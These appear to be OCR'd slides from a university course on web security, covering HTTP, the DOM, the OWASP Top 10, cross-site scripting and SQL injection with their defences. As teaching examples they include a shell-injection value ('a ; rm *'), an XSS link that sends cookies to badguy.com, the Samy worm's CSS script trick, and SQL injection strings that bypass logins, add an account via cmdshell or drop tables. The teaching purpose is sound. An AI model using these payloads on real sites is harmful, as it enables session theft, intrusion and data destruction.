CIS551: Computer and Network Security

Jonathan M. Smith


jms@cis.upenn.edu

02/24/2014

CIS551 Topics


- Computer Security
  - Software/Languages, Computer Arch.
  - Access Control, Operating Systems
  - Threats: Vulnerabilities, Viruses
- Computer Networks
  - Physical layers, Internet, WWW, Applications
  - Cryptography in several forms
  - Threats: Confidentiality, Integrity, Availability
- Systems Viewpoint
  - Users, social engineering, insider threats

Sincoskie NIS model



W.D. Sincoskie, *et al.* “Layer Dissonance and Closure in Networked Information Security” (white paper)

7-layer OSI network model



Cyber-Ecosystem

User

Application Vendor

Browser Vendor

App

Web Browser

Client Computer

E-mail client

Host Software Vendor

Gateway

Network Vendor (ISP)

DPI

Gateway

Content Vendor

Enterprise Manage-ment

Web Server

Server


E-mail service

Service Vendor


HyperText Transfer Protocol

- Used to request and return data
  - Methods: GET, POST, PUT, HEAD, DELETE, …
- Stateless request/response protocol
  - Each request is independent of previous requests
  - Statelessness has a significant impact on design and implementation of applications
- Evolution
  - HTTP 1.0: simple
  - HTTP 1.1: more complex, added persistent connections

HTTP Request



HTTP Response



HTTP Server Status Codes

Code	Description
200	OK
201	Created
301	Moved Permanently
302	Moved Temporarily
400	Bad Request – not understood
401	Unauthorized
403	Forbidden – not authorized
404	Not Found
500	Internal Server Error

- Return code 401
  - Used to indicate HTTP authorization
  - HTTP authorization has serious problems!!!

HTML and Scripting

Browser receives content, displays HTML and executes scripts

```
<html>
    …
   <P>
<script>
    var num1, num2, sum
    num1 = prompt("Enter first number")
    num2 = prompt("Enter second number")
    sum = parseInt(num1) + parseInt(num2)
    alert("Sum = " + sum)
</script>
    …
</html>
```

Events

Mouse event causes page-defined function to be called

```
<script type="text/javascript">
    function whichButton(event) {
      if (event.button==1) {
                alert("You clicked the left mouse button!") }
      else {
                alert("You clicked the right mouse button!")
      }}
</script>
…
<body onmousedown="whichButton(event)">
…
</body>
```

Other events: onLoad, onMouseMove, onKeyPress, onUnLoad

Document object model (DOM)

- Object-oriented interface used to read and write documents
  - web page in HTML is structured data
  - DOM provides representation of this hierarchy
- Examples
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], document.anchors[ ]
  - Methods: document.write(document.referrer)
- Also Browser Object Model (BOM)
  - Window, Document, Frames[], History, Location, Navigator (type and version of browser)

Browser security risks

- Compromise host
  - Write to file system
  - Interfere with other processes in browser environment
- Steal information
  - Read file system
  - Read information associated with other browser processes (e.g., other windows)
  - Fool the user
  - Reveal information through traffic analysis

OWASP.org Top 10 (2010)


- Open Web Application Security Project

1. Injection flaws
2. Cross-site Scripting (XSS)
3. Broken authentication and session management
4. Insecure direct object reference
5. Cross-site request forgery (CSRF)
6. Security misconfiguration
7. Insecure cryptographic storage
8. Failure to restrict URL access
9. Insufficient Transport Layer Protection
10. Unvalidated redirects and forwards

Browser sandboxing

- Idea
  - Code executed in browser has only restricted access to OS, network, and browser data structures
- Isolation
  - Similar to OS process isolation, conceptually
  - Browser is a “weak” OS
- Same Origin Principle
  - Only the site that stores some information in the browser may later read or modify that information (or depend on it in any way).
- Details?
  - What is a “site”?
    - URL, domain, pages from same site … ?
  - What is “information”?
    - cookies, document object, cache, … ?
  - Default only: users can set other policies
    - No way to keep sites from sharing information

Schematic web site architecture



Web app code

- Runs on web server or app server.
  - Takes input from web users (via web server)
  - Interacts with the database and 3rd parties.
  - Prepares results for users (via web server)
- Examples:
  - Shopping carts, home banking, bill pay, tax prep, …
  - New code written for every web site.
- Written in:
  - C, PHP, Perl, Python, JSP, ASP, …
  - Often written with little consideration for security.

Common vulnerabilities (OWASP)

- Inadequate validation of user input
  - Cross site scripting (XSS)
  - SQL Injection
  - HTTP Splitting
- Broken session management
  - Can lead to session hijacking and data theft
- Insecure storage
  - Sensitive data stored in the clear.
  - Prime target for theft – e.g., egghead, Verizon.
  - Note: PCI Data Security Standard
    - (Payment Card Industry - Visa, Mastercard, American Express, etc.)

Warm up: a simple example

- Direct use of user input:
  - http://victim.com/copy.php ? name=username

    script name script input
  - copy.php:

    system("cp temp.dat $name.dat")
  - Problem:
    - http://victim.com/copy.php ? name="a ; rm *"

(should be: **name=a%20;%20rm%20***)

Redirects

- EZShopper.com shopping cart:

  http://…/cgi-bin/ loadpage.cgi ? page=url

  – Redirects browser to url
- Redirects are common on many sites
  – Used to track when user clicks on external link
  – Some sites use redirects to add HTTP headers
- Problem: phishing

  http://victim.com/cgi-bin/loadpage ? page=phisher.com

  - Link to victim.com puts user at phisher.com⇒ Local redirects should ensure target URL is local

Cross-Site Scripting: The setup

- User input is echoed into HTML response.
- Example: search field
  - **http://victim.com/search.php ? term = `apple`**
  - search.php responds with:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- Is this exploitable?

Bad input

- Problem: no validation of input term
- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
  <script> window.open(
       “http://badguy.com?cookie = ” +
       document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns

     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

So what?

- Why would user click on such a link?
  - Phishing email in webmail client (e.g. gmail).
  - Link in doubleclick banner ad
  - … many many ways to fool user into clicking
- What if badguy.com gets cookie for victim.com ?
  - Cookie can include session auth for victim.com
    - Or other data intended only for victim.com

  ⇒ Violates same origin policy

URIs are complicated

- Uniform Resource Identifier (URI)
  a.k.a. URL
- URI is an extensible format:

  URI ::= scheme ":" hier-part ["?" query] ["#" fragment]

Examples:

- ftp://ftp.foo.com/dir/file.txt
- http://www.cis.upenn.edu/
- ldap://[2001:db8::7]/c=GB?objectClass?one
- tel:+1-215-898-9509
- http://www.google.com/search?
  client=safari&rls=en&q=foo&ie=UTF-8&oe=UTF-8

URI's continued

- Confusion:
  - Try going to www.whitehouse.org or www.whitehouse.com (instead of www.whitehouse.gov)
  - www.foo.com
  - wvvw.foo.com
- Obfuscation:
  - Use IP addresses rather than host names: http://192.34.56.78
  - Use Unicode escaped characters rather than readable text http://susie.%69%532%68%4f%54.net

Even worse

- Attacker can execute arbitrary scripts in browser
- Can manipulate any DOM component on victim.com
  - Control links on page
  - Control form fields (e.g., password field) on this page and linked pages.
- Can infect other users: MySpace.com worm.

MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no

```
<script>, <body>, onclick, <a
 href=javascript://>
```

  - … but can do Javascript within CSS tags:

```
<div
 style="background:url('javascript:alert(1)')"
 >
```

And can hide `"javascript"` as `"java\nscript"`

- With careful javascript hacking:
  - Samy's worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.
- More info: http://namb.la/popular/tech.html

Avoiding XSS bugs (PHP)

- Main problem:
  - Input checking is difficult --- many ways to inject scripts into HTML.
- Preprocess input from user before echoing it
- PHP: **htmlspecialchars**(string)

  & → & " → " ' → '
  < → < > → >

  - **htmlspecialchars**(
    "Test", ENT_QUOTES);

    Outputs:
    Test

Avoiding XSS bugs (ASP.NET)

- Active Server Pages (ASP)
  - Microsoft's server-side script engine
- ASP.NET:
  - **Server.HtmlEncode(string)**
    - Similar to PHP htmlspecialchars
  - validateRequest: (on by default)
    - Crashes page if finds <script> in POST data.
    - Looks for hardcoded list of patterns.
    - Can be disabled:

      <%@ Page validateRequest="false" %>

SQL Injection: The setup


- User input is used in SQL query
- Example: login page (ASP)

```
set ok = execute("SELECT * FROM UserTable
 WHERE username=' "  &  form("user")  &
 " ' AND password=' " & form("pwd") & " ' " );

If not ok.EOF
   login success
else  fail;
```

- Is this exploitable?

Of course: xkcd.com



Bad input

- Suppose user = “ `'or 1 = 1 --` ” (URL encoded)

- Then scripts does:

```
ok = execute( SELECT …
          WHERE username= ' ' or 1=1  -- … )
```

  – The ‘- -’ causes rest of line to be ignored.

  – Now ok.EOF is always false.

- The bad news: easy login to many sites this way.

Even worse

- Suppose user =

```
'exec cmdshell
        'net user badguy badpwd'/ ADD --
```

- Then script does:

```
ok = execute( SELECT …
        WHERE username= ' ' exec …  )
```

If SQL server context runs as “sa” (system administrator), attacker gets account on DB server.

- Or, as in the XKCD comic: user =

```
Robert'); DROP TABLE Students; --
```

Avoiding SQL injection

- Build SQL queries by properly escaping args: ' → \'

- Example: Parameterized SQL: (ASP.NET)
  - Ensures SQL arguments are properly escaped.

```
SqlCommand cmd = new SqlCommand(
    "SELECT * FROM UserTable WHERE
    username = @User AND
    password = @Pwd", dbConnection);

cmd.Parameters.Add("@User", Request[“user”] );

cmd.Parameters.Add("@Pwd", Request[“pwd”] );

cmd.ExecuteReader();
```